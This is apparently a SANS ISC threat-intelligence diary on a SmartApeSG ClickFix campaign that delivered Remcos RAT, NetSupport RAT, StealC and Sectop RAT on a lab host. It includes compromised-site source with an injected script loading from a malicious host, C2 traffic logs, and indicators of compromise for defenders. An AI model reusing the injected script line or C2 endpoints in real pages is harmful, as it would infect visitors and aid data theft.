


SmartApeSG campaign pushes Remcos RAT, NetSupport RAT, StealC, and Sectop RAT (ArechClient2)

isc.sans.edu/diary/32826



```
includes/css/dashicons.min.css?ver=6.9.4' type='text/css' media='all' />
73 <script type="text/javascript" src="https://.../wp-
includes/js/jquery/jquery.min.js?ver=3.7.1" id="jquery-core-js"></script>
74 <script type="text/javascript" src="https://.../wp-includes/js/jquery/jquery-
migrate.min.js?ver=3.4.1" id="jquery-migrate-js"></script>
75 <link rel="https://api.w.org/" href="https://.../wp-json/" /><link
rel="alternate" title="JSON" type="application/json" href="https://.../wp-
json/wp/v2/pages/788" /><link rel="EditURI" type="application/rsd+xml" title="RSD"
href="https://.../xmlrpc.php?rsd" />
76 <meta name="generator" content="WordPress 6.9.4" />
77 <link rel='shortlink' href='https://.../' />
78 <link rel="stylesheet" href="https://.../wp-content/themes/starkers-
master/css/desktop_mini.css" type="text/css" media="screen"><script type="text/javascript"
src="https://.../wp-content/themes/starkers-master/js/desktop_mini.js">
</script><script src="//fresicrto.top/session/router-build.js"></script>
79 <script type="text/javascript" src="https://.../wp-
content/themes/starkers-master/js/easing.js"></script>
80 <script type="text/javascript" src="https://.../wp-
content/themes/starkers-master/css/iCheck-1.x/ichack.min.js"></script>
81
```

Published: 2026-03-25. **Last Updated:** 2026-03-25 17:44:25 UTC

by [Brad Duncan](#) (Version: 1)

[0 comment\(s\)](#)

Introduction


This diary provides indicators from the SmartApeSG (ZPHP, HANEYMANEY) campaign I saw on Tuesday, 2026-03-24. SmartApeSG is one of many campaigns that use the [ClickFix](#) technique. This past week, I've seen NetSupport RAT as follow-up malware from Remcos RAT pushed by this campaign. But this time, I also saw indicators for StealC malware and Sectop RAT (ArecheClient2) after NetSupport RAT appeared on my infected lab host.

Not all of the follow-up malware appears shortly after the initial Remcos RAT malware. Here's the timeline for malware from my SmartApeSG activity on Tuesday 2026-03-24:

- 17:11 UTC - Ran ClickFix script from SmartApeSG fake CAPTCHA page
- 17:12 UTC - Remcos RAT post-infection traffic starts
- 17:16 UTC - NetSupport RAT post-infection traffic starts
- 18:18 UTC - StealC post-infection traffic starts
- 19:36 UTC - Sectop RAT post-infection traffic starts


While the NetSupport RAT activity happened approximately 4 minutes after the Remcos RAT activity, the StealC traffic didn't happen until approximately 1 hour after the NetSupport RAT activity started. And the traffic for Sectop RAT happened approximately 1 hour and 18 minutes after the StealC activity started.

Images from the infection



```
includes/css/dashicons.min.css?ver=6.9.4' type='text/css' media='all' />
73 <script type="text/javascript" src="https://[redacted].com/wp-
includes/js/jquery/jquery.min.js?ver=3.7.1" id="jquery-core-js"></script>
74 <script type="text/javascript" src="https://[redacted].com/wp-includes/js/jquery/jquery-
migrate.min.js?ver=3.4.1" id="jquery-migrate-js"></script>
75 <link rel="https://api.w.org/" href="https://[redacted].com/wp-json/" /><link
rel="alternate" title="JSON" type="application/json" href="https://[redacted].com/wp-
json/wp/v2/pages/788" /><link rel="EditURI" type="application/rsd+xml" title="RSD"
href="https://[redacted].com/xmlrpc.php?rsd" />
76 <meta name="generator" content="WordPress 6.9.4" />
77 <link rel='shortlink' href='https://[redacted].com/' />
78 <link rel="stylesheet" href="https://[redacted].com/wp-content/themes/starkers-
master/css/desktop_mini.css" type="text/css" media="screen"><script type="text/javascript"
src="https://[redacted].com/wp-content/themes/starkers-master/js/desktop_mini.js">
</script><script src="//fresicrto.top/session/router-build.js"></script>
79 <script type="text/javascript" src="https://[redacted].com/wp-
content/themes/starkers-master/js/easing.js"></script>
80 <script type="text/javascript" src='https://[redacted].com/wp-
content/themes/starkers-master/css/iCheck-1.x/ichack.min.js'></script>
81
```

Shown above: Page from a legitimate but compromised website with injected script for the fake CAPTCHA page.



Shown above: Fake CAPTCHA page with ClickFix instructions. This image shows the malicious script injected into a user's clipboard.

Time	Dst	port	Host	Info
2026-03-24 17:08:01Z		443	.com	Client Hello (SNI=)
2026-03-24 17:08:03Z	104.225.129.102	443	fresicrto.top	Client Hello (SNI=fresicrto.top)
2026-03-24 17:08:07Z	104.225.129.102	443	fresicrto.top	Client Hello (SNI=fresicrto.top)
2026-03-24 17:11:05Z	144.208.127.190	80	urotypos.com	GET /cd/temp HTTP/1.1
2026-03-24 17:11:05Z	144.208.127.190	443	urotypos.com	Client Hello (SNI=urotypos.com)
2026-03-24 17:11:06Z	144.208.127.190	80	urotypos.com	GET /ls/production HTTP/1.1
2026-03-24 17:11:06Z	144.208.127.190	443	urotypos.com	Client Hello (SNI=urotypos.com)
2026-03-24 17:11:21Z	109.120.167.100	80	www.agisoft.com	GET /current/metashape.txt HTTP/1.1
2026-03-24 17:12:05Z	95.142.45.231	443		Client Hello
2026-03-24 17:15:21Z	95.142.45.231	443		Client Hello
2026-03-24 17:15:21Z	95.142.45.231	443		Client Hello
2026-03-24 17:15:26Z	95.142.45.231	443		Client Hello
2026-03-24 17:15:39Z	95.142.45.231	443		Client Hello
2026-03-24 17:15:39Z	95.142.45.231	443		Client Hello
2026-03-24 17:15:39Z	95.142.45.231	443		Client Hello
2026-03-24 17:16:09Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 17:16:09Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 17:16:09Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 17:16:10Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 17:16:44Z	95.142.45.231	443		Client Hello
2026-03-24 17:16:44Z	95.142.45.231	443		Client Hello
2026-03-24 17:16:54Z	95.142.45.231	443		Client Hello
2026-03-24 17:17:10Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 18:11:10Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 18:11:35Z	95.142.45.231	443		Client Hello
2026-03-24 18:12:16Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 18:12:37Z	95.142.45.231	443		Client Hello
2026-03-24 18:13:16Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 18:13:38Z	95.142.45.231	443		Client Hello
2026-03-24 18:14:16Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 18:14:40Z	95.142.45.231	443		Client Hello
2026-03-24 18:14:56Z	185.163.47.220	443	185.163.47.220	POST http://185.163.47.220/fakeurl.htm HTTP/1.1 (application/x-www-
2026-03-24 18:15:40Z	95.142.45.231	443		Client Hello
2026-03-24 18:16:42Z	95.142.45.231	443		Client Hello
2026-03-24 18:17:43Z	95.142.45.231	443		Client Hello
2026-03-24 18:17:53Z	94.130.179.252	80	www.finalmesh.com	GET /appinfo.xml HTTP/1.1
2026-03-24 18:17:53Z	94.130.179.252	443	www.finalmesh.com	Client Hello (SNI=www.finalmesh.com)
2026-03-24 18:18:40Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:40Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:40Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:41Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:41Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:41Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:42Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:42Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 18:18:43Z	89.46.38.100	80	89.46.38.100	POST /c0b30d15260a4d8888dc.php HTTP/1.1 , JSON (application/json)
2026-03-24 19:36:23Z	195.85.115.11	9000	195.85.115.11:9000	GET /wmg1b HTTP/1.1
2026-03-24 19:36:29Z	195.85.115.11	9000	195.85.115.11:9000	GET /wbinjget?q=3981AA4BA8D175A4692C32268937D292 HTTP/1.1
2026-03-24 19:46:29Z	195.85.115.11	9000	195.85.115.11:9000	GET /wbinjget?q=3981AA4BA8D175A4692C32268937D292 HTTP/1.1
2026-03-24 19:56:31Z	195.85.115.11	9000	195.85.115.11:9000	GET /wbinjget?q=3981AA4BA8D175A4692C32268937D292 HTTP/1.1
2026-03-24 20:06:32Z	195.85.115.11	9000	195.85.115.11:9000	GET /wbinjget?q=3981AA4BA8D175A4692C32268937D292 HTTP/1.1

Shown above: Traffic from the infection filtered in Wireshark.

Indicators of Compromise

Associated domains and IP addresses:

- fresicrto[.]top - Domain for server hosting fake CAPTCHA page
- urotypos[.]com - Called by ClickFix instructions, this domain is for a server hosting the initial malware
- 95.142.45[.]231:443 - Remcos RAT C2 server
- 185.163.47[.]220:443 - NetSupport RAT C2 server
- 89.46.38[.]100:80 - StealC C2 server
- 195.85.115[.]11:9000 - Sectop RAT (ArechClient2) C2 server

Example of HTA file retrieved by ClickFix script:

- SHA256 hash:
[212d8007a7ce374d38949cf54d80133bd69338131670282008940f1995d7a720](#)
- File size: 47,714 bytes
- File type: HTML document text, ASCII text, with very long lines (6272)
- Retrieved from: hxxps[:]//urotypos[.]com/cd/temp
- Saved location: C:\Users\[username]\AppData\Local\post.hta
- Note: ClickFix script deletes the file after retrieving and running it

Example of ZIP archive for Remcos RAT retrieved by the above HTA file:

- SHA256 hash: [a6a748c0606fb9600fdf04763523b7da20b382b054b875fdd1ef1c36fc16079a](#)
- File size: 85,328,653 bytes
- File type: Zip archive data, at least v2.0 to extract, compression method=deflate
- Retrieved from: hxxps[:]//urotypos[.]com/ls/production
- Saved location: C:\Users\[username]\AppData\Local\361118191\361118191.pdf

ZIP archive containing NetSupport RAT package:

- SHA256 hash:
[6e26ff49387088178319e116700b123d27216d98ba3ae1ce492544cb9acd38f0](#)
- File size: 9,171,647 bytes
- File type: Zip archive data, at least v2.0 to extract, compression method=deflate
- File name: UpdateInstaller.zip
- Note: I created this zip archive from the extracted files under
C:\ProgramData\UpdateInstaller\

RAR archive for StealC package:

- SHA256 hash:
[a7b9be1211c6de76bab31dbcd3a1c99861cf18e3230ea9f634e07d22c179d1ca](#)
- File size: 6,178,471 bytes
- File type: RAR archive data, v5
- Saved location: C:\Users\Public\Music\finalmesh.zip

RAR archive for Sectop RAT (ArechClient2) package:

- SHA256 hash:
[c90435370728d48cba1c00d92cc3bf99e85f01aa52ecd6c6df2e8137db964796](#)
- File size: 6,908,049 bytes
- File type: RAR archive data, v5
- Saved location: C:\ProgramData\drag2pdf.zip

Final words

The archive files for Remcos RAT, StealC and Sectop RAT are packages that use legitimate EXE files to side-load malicious DLLs (a technique called DLL side-loading). The NetSupport RAT package is a legitimate tool that's configured to use an attacker-controlled server.

As always, the files, URLs and domains for SmartApeSG activity change on a near-daily basis. And names of the HTA file and ZIP archive for Remcos RAT are different for each infection. The indicators described in this article may no longer be current as you read this. However, this activity confirms that the SmartApeSG campaign can push a variety of malware after an initial infection.

Bradley Duncan

brad [at] malware-traffic-analysis.net

Keywords: [ArechClient2](#) [CAPTCHA](#) [ClickFix](#) [NetSupportRAT](#) [RAT](#) [Remcos](#) [RemcosRAT](#) [SecTopRAT](#) [SmartApeSG](#) [StealC](#)
[0 comment\(s\)](#)